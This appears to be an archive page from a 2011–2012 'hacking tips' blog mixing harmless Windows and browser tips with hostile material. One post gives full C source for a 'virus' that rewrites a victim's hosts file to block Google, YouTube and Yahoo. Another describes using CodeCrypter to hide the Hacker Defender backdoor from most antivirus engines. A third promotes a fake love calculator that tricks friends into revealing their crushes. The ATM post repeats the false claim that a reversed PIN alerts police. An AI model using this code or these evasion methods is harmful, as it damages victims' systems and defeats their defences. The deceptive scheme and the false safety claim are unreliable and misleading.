Showing posts with label GENERAL. Show all posts

Sunday, January 29, 2012

Find Your Girlfriend or Boyfriend Cheating You Or Not

Ever wondered who your friend secretly likes? Is your girlfriend or boyfriend really true to you?\

Crushbits offering you to find out the answers of these question

How does it work?
You have to send an email or Instant Messenger or share on the facebook about a love calculator. In the email or IM Message, you have to include a customized link to our "CrushBit" Love Calculator.
Now, the exciting part! At the "CrushBit" webpage, your friend will be told to enter the names of his/her crushes so that we can make some predictions. As soon as your friend fills in his/her crush list, the names would automatically be mailed to you!

Click here to create a account in Crushbits

Saturday, January 7, 2012

Protect Your Blog Or Websites From Copying

Hi friends many of authors and publishers are fed up with the copying of there contents by others
This post will be helpful for this problem.

How to track what copying from your site?


Ans: Starting a Tynt Account
Tynt is a useful site which helps to track who and what copying from your site. It also added a link of your site to the copying content. Start a tynt account by clicking here.

How to disable right click option in your site?

Ans: Copy paste the JavaScript given below to your page source


Simply add the following code to the section of your web page


If you are a blogger user then follow this steps

1. Go to layout
2. Add a gadget
3.Click HTML/JAVA SCRIPT
4.copy paste the code
5.Done!

Demo: Right Click On this Blog


How to disable text selection in your site?


Ans:
Simply add the following code to the section of your web page


If your are a blogger user then follow this simple steps

1. Go to your blogger dashboard
2. Select Template designer
2. Edit HTMl
3. Proceed
4. Copy the code before

Find the by Ctrl+F
Demo: Try To Select Text On This Blog


How to invisible source code of a website ?


Go to source editor and press enter to move the source down and save. Many of them get fooled by this trick.


This Trick Is Not Supported In Blogger


Tuesday, December 20, 2011

ATM Helpful Tip in Emergency

When a thief forced you to take money from the ATM, do not argue or resist, you might not know what he or she might do to you. What you should do is to punch your PIN in the reverse...

Eg: If your PIN is 1234, you punch 4321.

The moment you punch in the reverse, the money will come out, but will be stuck into the machine half way out and it will alert the police without the notice of the thief.

Every ATM has it; It is specially made to signify danger and help. Not everyone is aware of this.

Share this to those who loving you!!!!

This is not a trick and this post for public awareness


Like The Post

Tuesday, December 13, 2011

How To Login Multiple Accounts in Facebook, Gmail, Orkut At A Time?


Just follow the following steps and you will be able to login in gmail and orkut with multiple accounts. Through this you will be able to make profiles in your firefox.

Method 1:

Right Click my computer and choose properties, choose tab advanced, click to environment variables button. in system variables section, click new. type this information to each textbox.

Method 2:

variable name: moz_no_remote (should be all small letter).

variable value: 1


Method 3:

open firefox icon's propertiesin your desktop
Add extension -p to command linelike "c:\program files\mozilla firefox\firefox.exe" -p.  ok. open firefox it will prompt for profile selection create a profile,open firefox login to orkut open once more use another profile login.

Thursday, September 22, 2011


How To Enable Task Manager

Some Malware and Trojan often disable access to Windows Task Manager. Fortunately, a few quick Registry edits are usually all that are needed to regain control.
Here's how to do it:
Click Start
Click Run
Type REGEDIT
Click OK and The Registry Editor will now open
Browse to the following key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\system
In the right pane, look for the value: DisableTaskMgr
Right click DisableTaskMgr and select Delete. (When prompted with "Are you sure you want to delete this value", select Yes.
Now browse to the following key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\system
In the right pane, look for the value: DisableTaskMgr
Right click DisableTaskMgr and select Delete. (When prompted with "Are you sure you want to delete this value", select Yes.
Close the Registry by choosing File | Exit
Restart your computer
You should now be able to access Task Manager. If not, reboot into Safe Mode and repeat the steps outlined above.

Tuesday, September 20, 2011

How To Change Favicon in Blogger

Circumventing Antivirus via Transmutation

Researchers at Kumatori Accelerator-driven Reactor Test Facility (KART) (Economist article, if you subscribe) have discovered a way to forcibly decay radioactive waste (neptunium, plutonium, americium, curium, etc.) into less-lethal isotopes of elements that are only radioactive for years, instead of tens of thousands or tens of million years. Essentially, they slam radioactive waste with a neutron beam that adds mass to the radioactive waste, causing it to transmutate into another element, which in turn causes it to decay faster. This got me thinking, if you can slam an element with with a neutron beam to create a new element, well, maybe you can do the same thing to a file in order to avoid "pesky Anti-Virus"?read more


Well, it seems you can. A good example of this is Holy Father's Morphine. Morphine works by including its own PE loader. This enables it to put whole source image to the .text section of new PE file. It also contains a polymorphic engine which always creates absolutely different decryptor for the new PE file each time Morphine is run. Morphine was released in March of 2004, and the major Antivirus companies did not have a method of generically detecting "Morphined" executables until Q4 2005. The private version of Morphine still creates verisons of binaries that are undetectable to every Antivirus maker on the market.

Other ideas are simply to rearrange the executable so that it does essentally "the same thing", but modify the underlying instructions of the binary. An example would be to move the value in the edx register into the eax register. Typically, the program would do a mov edx, eax instruction to accomplish this. Well, a push eax followed by a pop edx will do effectively the same thing as a mov edx,eax --- take the value in edx and put it into eax. You see where I am going here, we can totally modify the static signature of the binary in this process. But, does it work....

....Well, not really. If I take a 3 byte instruction (mov edx, eax) and replace it with two 2 byte instructions (push eax and pop edx), I have changed the offset within the program by one byte. This means that every jump, every call in the program will be off by one byte, meaning the program will no longer work. Three possible solutions to this problem:

1. Only substitute equal size instructions
2. Recalculate all jumps and calls after the insertion or deletion of the total number of bytes.
3. Write our own trojan/virus, or whatever we are trying to accomplish (not the focus of this article though)

Ok, well if we do some googling, someone has already attempted #1. A guy named z0mbie already wrote a program called code pervertor that did this. Unfortunately, it didnt work very well as the heueristic engine in most AVs can catch these simple modifications. For #3, go ahead a create your own trojan or virus. But this is not an option if you aren't a trojan writer or programmer, or dont have the time to learn.

For #2, we actually find that another guy, tibbar, has created a very cool program to do just this. He calls his program CodeCrypter. He was nice enough to email me a verision with source to play with. You can see the result of tibbar's CodeCrypter here. You can see in the first column the address of the instruction, in the next, is the original instruction, and in the last is the new instruction(s) . Well, how does it work? Pretty well, most AV will be defeated by it. If you take a standard program you know AV will freak out out (Hacker Defender) and send it over to one of many sites that will check a binary against all 20 AV companies (I use virustotal.com), you will get a report similar to this:

This is a report processed by VirusTotal on 04/05/2006 at 00:03:33 (CET) after scanning the file "hxdef100.exe" file.
Antivirus Version Update Result
AntiVir 6.34.0.14 04.04.2006 BDS/HacDef.073.B.1
Avast 4.6.695.0 04.03.2006 Win32:Hacdef-G
AVG 386 04.04.2006 BackDoor.Generic.XPG
Avira 6.34.0.54 04.04.2006 BDS/HacDef.073.B.1
BitDefender 7.2 04.04.2006 Backdoor.Hacdef.AE
CAT-QuickHeal 8.00 04.04.2006 Backdoor.HacDef.ae
ClamAV devel-20060202 04.04.2006 Trojan.HacDef.073.B
DrWeb 4.33 04.04.2006 BackDoor.HackDef.134
eTrust-InoculateIT 23.71.119 04.04.2006 no virus found
eTrust-Vet 12.4.2148 04.04.2006 Win32/HacDef.E
Ewido 3.5 04.04.2006 Backdoor.HacDef.ae
Fortinet 2.71.0.0 04.04.2006 W32/HacDef.AE!tr
F-Prot 3.16c 04.04.2006 security risk named W32/Hackdef.FI
Ikarus 0.2.59.0 04.04.2006 Backdoor.Win32.HacDef.084
Kaspersky 4.0.2.24 04.04.2006 Backdoor.Win32.HacDef.073.b
McAfee 4733 04.04.2006 HackerDefender.gen.c
NOD32v2 1.1471 04.04.2006 Win32/HacDef
Norman 5.90.15 04.04.2006 W32/Hacdef.CM
Panda 9.0.0.4 04.04.2006 Bck/Hacdef.ED
Sophos 4.04.0 04.04.2006 Troj/HacDef-Fam
Symantec 8.0 04.04.2006 Backdoor.HackDefender
TheHacker 5.9.7.124 04.03.2006 Trojan/hackdef.d3
UNA 1.83 04.04.2006 Backdoor.Hacdef
VBA32 3.10.5 04.04.2006 Backdoor.Win32.HacDef.ae


Note: The only Antivirus that doesnt find Hacker Defender is CA's eTrust. I can't believe anyone would attempt selling something even called "Antivirus" if it didnt at least find Hacker Defender. If you have eTrust installed, it is just wasting processor cycles, you are better off virtually folding protiens or something.

Anyway, if we run the binary through tibbar's code cryptor, we get much better results:

This is a report processed by VirusTotal on 04/05/2006 at 00:20:29 (CET) after scanning the file "hxdef100.exe" file.
Antivirus Version Update Result
AntiVir 6.34.0.14 04.04.2006 no virus found
Avast 4.6.695.0 04.03.2006 no virus found
AVG 386 04.04.2006 no virus found
Avira 6.34.0.54 04.04.2006 no virus found
BitDefender 7.2 04.04.2006 MemScan:Backdoor.Hacdef.AE
CAT-QuickHeal 8.00 04.04.2006 (Suspicious) - DNAScan
ClamAV devel-20060202 04.04.2006 no virus found
DrWeb 4.33 04.04.2006 no virus found
eTrust-InoculateIT 23.71.119 04.04.2006 no virus found
eTrust-Vet 12.4.2148 04.04.2006 no virus found
Ewido 3.5 04.04.2006 no virus found
Fortinet 2.71.0.0 04.04.2006 suspicious
F-Prot 3.16c 04.04.2006 no virus found
Ikarus 0.2.59.0 04.04.2006 Backdoor.Win32.HacDef.084
Kaspersky 4.0.2.24 04.04.2006 Backdoor.Win32.HacDef.073.b
McAfee 4733 04.04.2006 no virus found
NOD32v2 1.1471 04.04.2006 a variant of Win32/HacDef
Norman 5.90.15 04.04.2006 no virus found
Panda 9.0.0.4 04.04.2006 Suspicious file
Sophos 4.04.0 04.04.2006 no virus found
Symantec 8.0 04.04.2006 no virus found
TheHacker 5.9.7.124 04.03.2006 no virus found
UNA 1.83 04.04.2006 no virus found
VBA32 3.10.5 04.04.2006 Backdoor.Win32.HacDef.ae


The only "big name" Antivirus to discover the modified program is Kaspersky. All of the big guns, Symantec, McAfee, Sophos, Clam-AV are circumvented! Of course eTrust likely thinks this new version of the binary is winword.exe or something. ;)

So, why is it detected at all? Well, the version of CodeCrypter that I used retained the same OEP (original entry point). I suspect if this was randomized, all AV would be circumvented.

Space camera streams data during flight


Take the risk of not recovering your hardware out of a near-space camera launch by streaming the data during flight. [Tim Zaman] is part of a team that developed the rig seen above. It sent 119 image back during the recent balloon launch. This included transmissions from as high as 36 kilometers.

The main hardware included a BeagleBoard with connected Webcam housed in a Styrofoam cooler for thermal protection. Pair that with a GPS module for location tracking, and a GPRS module for data transmission and you’re in business.

But that’s not all that went up. The team built a backup hardware module in case the primary failed. This one also had a GPS and GPRS radio, but was driven by an Arduino.

The radio connection made it easy to recover the hardware. GPS data led the team directly to the landing site. The package came to rest on the roof of a building, but we guess that’s more convenient than getting snagged at the top of a huge tree.

Don’t miss the hardware detail video that we’ve embedded after the breakread more

Friday, April 1, 2011

Boost Your Wi-Fi Signal Without Software

Improving your Wi-Fi signal is not this complicated.There's all sorts of stuff you can do to your Wi-Fi router's software to improve its signal strength. I think that's a pain in the ass. Let's do it in less than a minute and without any keyboard-touching.

Placement

Radio waves fall down and laterally. That means getting your router as high as possible: on a piece of furniture or the highest floor possible. If you're not trying to reach an upper floor at all, hang the router high and upsidedown.
Put it in a central location.


Barriers

Give your router some breathing room from the wall -- at least a foot if possible. Large furniture, appliances (especially microwaves) and even your own computer will also stand in the way.

Reflection

Anything metal will reflect your signal -- even if it's very thin. So, the small metal sheet in a mirror is going to screw with things. But you can use this to your advantage. Try using trial-and-error with a compact disc or some tin foil to bounce the signal back into your domain.

Thursday, March 31, 2011

Command Prompt Hacks |How to hide partition

1.Select Start , then Run , in Run option type cmd. (or  start->All Programs->Accessories->Command Prompt)
2.In Command Prompt (cmd) type DISKPART


3. Then type LIST VOLUME, after this you will get an partition  overview, as shown below
Add caption
4. Type SELECT VOLUME (number) , press ENTER on keyboard, then type  REMOVE LETTER (letter )as shown below
5.After this disk partition will be hidden. How to return disk partition? Easy, just type ASSIGN LETTER (letter), as shown beloww
With Command Prompt (cmd) , you can manipulate  disk partition. Here is list of possibility:
[TABLE=2]

How to get your own Rapidshare Premium Account

How to get your own Rapidshare Premium Account
Hello Friends,
Everybody wants a personal Rapidshare premium account but not all can afford it. If you are one of those people who can’t afford it or don’t want to ask your parent to buy you one then there are only 2 ways of getting a Rapidshare premium account. First one is to hack a Rapidshare premium account of some other user. But Rapidshare guys are very smart. They provide users with a feature of locking their account due to which you will need access to the email account of that victim to change the password of that Rapidshare account. Thus you can only use that hacked account till the owner of that account changes the password. This one seems to be a temporary solution. Second way is to earn some easy bucks online and buy your own Rapidshare account. The second way may seem difficult at first but to tell you the truth its very easy.

Customize Google to Improve Search Results

Google is indisputedbly the best search engine out there on the Internet, however there are a few ways by which you can customize Google and make it even better. I have got 3 best free Firefox extensions using which you can customize Google by adding extra useful information to your search results andremove unwanted informationlike ads, spam and click tracking so as to improve the overall searching experience. The following are the 3 best extensions for Firefox using which you can improve the search results.

1. OptimizeGoogle:

Using OptimizeGoogle, you can get rid of text ads from Google search results, add links from about 10 other search engines, add position counter, product results and more. You can even filter your search results to see dead websites and remove click tracking so that you can search anonymously. Here is a list of some of the other useful features of this plugin.
1. Use Google suggest (get word suggestion while typing)
2. Add more security by using https wherever necessary
3. Filter spammy websites from search results page
4. Option to remove SideWiki
5. Add links to bookmark your favorite result
6. Add links to other news and product search sites
To install the plugin, just visit the OptimizeGoogle  page from your Firefox browser and click on the Download button. Once installed, you can enable or disable the customization options from the Tools -> OptimizeGoogle Options.
After you customize Google to improve the search results, how about adding a feature that provides a way to preview the website in the search results itself? Here is a miracle Firefox extension to this job for us.

2.  SearchPreview:

SearchPreview (formerly GooglePreview) will insert thumbnail view of the webpage into the Google search results page itself so that you can take the guess work out of clicking a link. Just install the plugin, reload Firefox and you will have the SearchPreview at work. You can install this plugin from the following link.
SearchPreview Download
OptimizeGoogle and SearchPreview have made our search results smarter and faster. Now how about safer? Well you have another Firefox plugin to make your search results safer as well. Here we go.

3. McAfee SiteAdvisor:

This is a free browser plugin that gives safety advice about websites on the search results page before you actually click on the links. After you install the SiteAdvisor plugin, you will see a small rating icon next to each search result which will alert you about suspecious/risky websites and help you find safer alternatives. These ratings are derived based on various tests conducted by McAfee.
Based on the quality of links, SiteAdvisor may display Green, Yellow, Red or Grey icon next to the search results. Green means that the link is completely safe, Yellow means that there is a minor risk, Red means a mojor risk and Grey means that the site is not yet rated. These results will guide you to Web safety.
SiteAdvisor works on both Internet Explorer and Firefox which you can download from the following link:
I hope you enjoy these 3 plugins which make your searching experience a lot more simpler and safer. Here is a snapshot of all the 3 plugins at work.http://gohackers4u.blogspot.com

10 Tips for a Total Online Security

the globe over the past few years, there has also been a rise in the amount of online scams and frauds. Today most of the Internet users are unaware of the most prevailing online threats which pose a real challenge for their safe Internet usage. As a result, Online Security has become a questionable factor for the most Internet users. However it is still possible to effectively combat online insecurity provided that the users are well aware of the common scams and frauds and know how to protect themselves. A study shows that over 91% of the Internet users are unaware of the online scams and are worried about their security. Well if you are one among those 91% then here is a list of 10 tips to ensure your total online security.


1. Always install a good antivirus software and keep it up-to-date. Also install a good anti-spyware to keep your PC away from spywares. 
2. Always visit known and trusted websites. If you are about to visit an unknown website, ensure that you do not click on suspectable links and banners.
3. Perform a virus scan on the files/email attachments that you download before executing them.
4. Regularly Update your operating system and browser software. For a better security it is recommended that you surf the Internet through the latest version of your browser program.
5. Never share your password (email, bank logins etc.) with any one for any reason. Choose a strong password (A blend of alphanumeric+special symbols) and change it regularly,http://gohackes4u.blogspot.com eg. every 3 months. Avoid using easy-to-guess passwords. (ex. pet’s name or kid’s name)
6. Always type the URL of the website in your browser’s address bar to enter the login pages. For ex. To login to your Gmail account type http://mail.google.com 
7. Before you enter your password on any login page, ensure that you see https instead of http. ex. https://mail.google.com instead of http://mail.google.com. HTTPS protocol implements SSL (Secure Sockets Layer) and provide better security than a normal HTTP. For more information on HTTPS and SSL see Know More About Secure Sockets Layer (SSL).
8. Beware of phishing emails! Do not respond to any email that request you to update your login details by clicking on a link in the body of the email. Such links can lead to Fake Login Pages (Spoofed Pages). For more information on phishing refer What is Phishing?. Also refer How to Protect an Email Account from being Hacked.
9. Always hit the logout button to close your login session rather than abruptly terminating the browser window. Also clear your web browser caches after every session to remove the temporary files stored in the memory and hard disk of your PC.
10. Avoid (Stop) using any public computers or computers in the Internet cafes to access any sensitive/confidential information. Also avoid such computers to login to your email/bank accounts. You cannot be sure if any spyware, keystroke-logger, password-sniffer and other malicious programs have not been installed on such a PC.
By following the above 10 tips your online security can be guaranteed upto 90%. I hope this will help my readers for keeping themselves safe from any of the online insecurities. Cheers

Sunday, March 27, 2011

A Virus Program to Block Websites

Most of us are familiar with the virus that used to block Orkut and Youtube site. If you are curious about creating such a virus on your own, here is how it can be done. As usual I’ll use my favorite programming language ‘C’ to create this website blocking virus. I will give a brief introduction about this virus before I jump into the technical jargon.

This virus has been exclusively created in ‘C’. So, anyone with a basic knowledge of C will be able to understand the working of the virus. This virus need’s to be clicked only once by the victim. Once it is clicked, it’ll block a list of websites that has been specified in the source code. The victim will never be able to surf those websites unless he re-install’s the operating system. This blocking is not just confined to IE or Firefox. So once blocked, the site will not appear in any of the browser program.
NOTE: You can also block a website manually. But, here I have created a virus that automates all the steps involved in blocking. The manual blocking process is described in the post How to Block a Website ?
Here is the sourcecode of the virus.
#include
#include
#include char site_list[6][30]={
“google.com”,
“www.google.com”,
“youtube.com”,
“www.youtube.com”,
“yahoo.com”,
“www.yahoo.com”
};
char ip[12]=”127.0.0.1″;
FILE *target;
int find_root(void);
void block_site(void);
int find_root()
{
int done;
struct ffblk ffblk;//File block structure
done=findfirst(“C:\\windows\\system32\\drivers\\etc\\hosts”,&ffblk,FA_DIREC);
/*to determine the root drive*/
if(done==0)
{
target=fopen(“C:\\windows\\system32\\drivers\\etc\\hosts”,”r+”);
/*to open the file*/
return 1;
}
done=findfirst(“D:\\windows\\system32\\drivers\\etc\\hosts”,&ffblk,FA_DIREC);
/*to determine the root drive*/
if(done==0)
{
target=fopen(“D:\\windows\\system32\\drivers\\etc\\hosts”,”r+”);
/*to open the file*/
return 1;
}
done=findfirst(“E:\\windows\\system32\\drivers\\etc\\hosts”,&ffblk,FA_DIREC);
/*to determine the root drive*/
if(done==0)
{
target=fopen(“E:\\windows\\system32\\drivers\\etc\\hosts”,”r+”);
/*to open the file*/
return 1;
}
done=findfirst(“F:\\windows\\system32\\drivers\\etc\\hosts”,&ffblk,FA_DIREC);
/*to determine the root drive*/
if(done==0)
{
target=fopen(“F:\\windows\\system32\\drivers\\etc\\hosts”,”r+”);
/*to open the file*/
return 1;
}
else return 0;
}
void block_site()
{
int i;
fseek(target,0,SEEK_END); /*to move to the end of the file*/
fprintf(target,”\n”);
for(i=0;i<6;i++)
fprintf(target,”%s\t%s\n”,ip,site_list[i]);
fclose(target);
}
void main()
{
int success=0;
success=find_root();
if(success)
block_site();
}
How to Compile ?
For step-by-step compilation guide, refer my post How to compile C Programs.
Testing
1. To test, run the compiled module. It will block the sites that is listed in the source code.
2. Once you run the file block_Site.exe, restart your browser program. Then, type the URL of the blocked site and you’ll see the browser showing error “Page cannot displayed“.
3. To remove the virus type the following the Run.
%windir%\system32\drivers\etc
4. There, open the file named “hosts” using the notepad.At the bottom of the opened file you’ll see something like this
127.0.0.1                                google.com
5. Delete all such entries which contain the names of blocked sites.

Saturday, March 26, 2011

Multi Google Talk Login without any software

       Just follow the simple steps Below:
1) Right click on the Google Talk shortcut.
2) click on Properties.
3) Go to Shortcut tab on Google Talk Properties window.
4) On the Target textbox, add in the /nomutex to the end of the line so that it looks like below (or you can simply copy and paste the below syntax and replace the original).
“c:\program files\google\google talk\googletalk.exe” /nomutex
5) Click on OK.
  I didn't have to do anything after this and clicking on the shortcut multiple times just gave me different Google talk window.


Alternative

To create a new shortcut for Google Talk:

1) Right-click on the desktop or anywhere you want to place the GTalk shortcut.
2) Select New on the right click context menu.
3) Then select Shortcut.
4) Copy and paste the following line to the text box when prompted to type the location of the item:
“c:\program files\google\google talk\googletalk.exe” /nomutex

5) Click on Next.
6) Give the shortcut a proper name such as Google Talk or Google
Talk Multiple or Google Talk Polygamy.
7) Click OK until you are done.

SURF ORKUT WHERE IT IS BLOCKED


              Here are some proxy website links using which you can browse not only orkut but many other sites. Proxy sites are the websites, that hide your web identity from other websites. Mainly Ip address is Hidden
 
www.mathtunnel.com
www.gravitywars.com
www.kproxy.com
www.calculatepie.com
www.anonymizer.com
 
Open the above sites and just type in www.orkut.com in companies or colleges where its blocked n enjoy.

ACCESS INTERNET THROUGH UR MS CALCULATOR

This trick will allow you to access internet through Calculator. Calculator can be used as a web browser.

1. Open your MS Calculator. This is normally found in Start => All Programs => Accessories => Calculator.

2. Open the help-window by pressing the F1 key.

3. Click the top-left corner icon of the help window once (Standard is a Document with a Question mark).

4. Select Go to URL-address.

5. Type your address into the available field, but remember to type http:// and not just www. (or equivalent).

How to Increase Speed UP PC Computer Speed

Increase Speed UP PC Computer Speed

One of the most effective and useful tool to speed up the performance of your computer is to defragment your hard drive. Defragmentation of the hard drive is referred to rearranging the scattered files stored in your hard drive. Actually the data you store in your hard drive increases with the course of time. Then data becomes scattered in the hard drive and needs arrangement so that computer can easily access and run programs from the hard drive. If data is arranged with the help of defragmentation then computer easily access the data and thus requires less time to access and run the programs. Remember that the files stored on the hard drive are in fragmented form. These files are very hard for the computer to open and run. That is why computer supports the defragmentation tool because it helps a lot to let the computer open and run the files.

 You should defragment each volume of your hard drive so that your computer can access all volumes very easily. This easement of accessing the entire hard drive would really boost up the performance speed of your computer. There is another tool which can add to the efficiency of your computer. This tool is called rebooting the computer. Rebooting is the most essential tool which can enable your computer to run faster in terms of performance and speed. You should prefer using disk defragmenter and the proper rebooting of your computer. The combine application of both these tools will surely enable your computer to easily access any file in no time. You would enjoy the reliable and convenient usage of your computer through this way. You should keep one thing in mind that you should never use online solutions for boosting up the performance of your computer. This would cause more damage to your computer because it can contain virus and malware attack.

Stop Autoplay In USB Flash Drives By Pressing One Keyboard Button

Most of the virus enters the computer through USB Flash drives, when we open the drive through autoplay the viru is a simple tip with which you can stop autoplay in USB Flash drives. Not only flash drives, it also stops autoplay for CD and DVD also.


While inserting CD, DVD or any flash drive, simply press and hold the Shift key, this will disable the autoplay dialog box. Holding down the Shift key will also block the applications that starts automatically.
Works fine in Windows XP and Windows Vista, Just give it a try and drop your comments.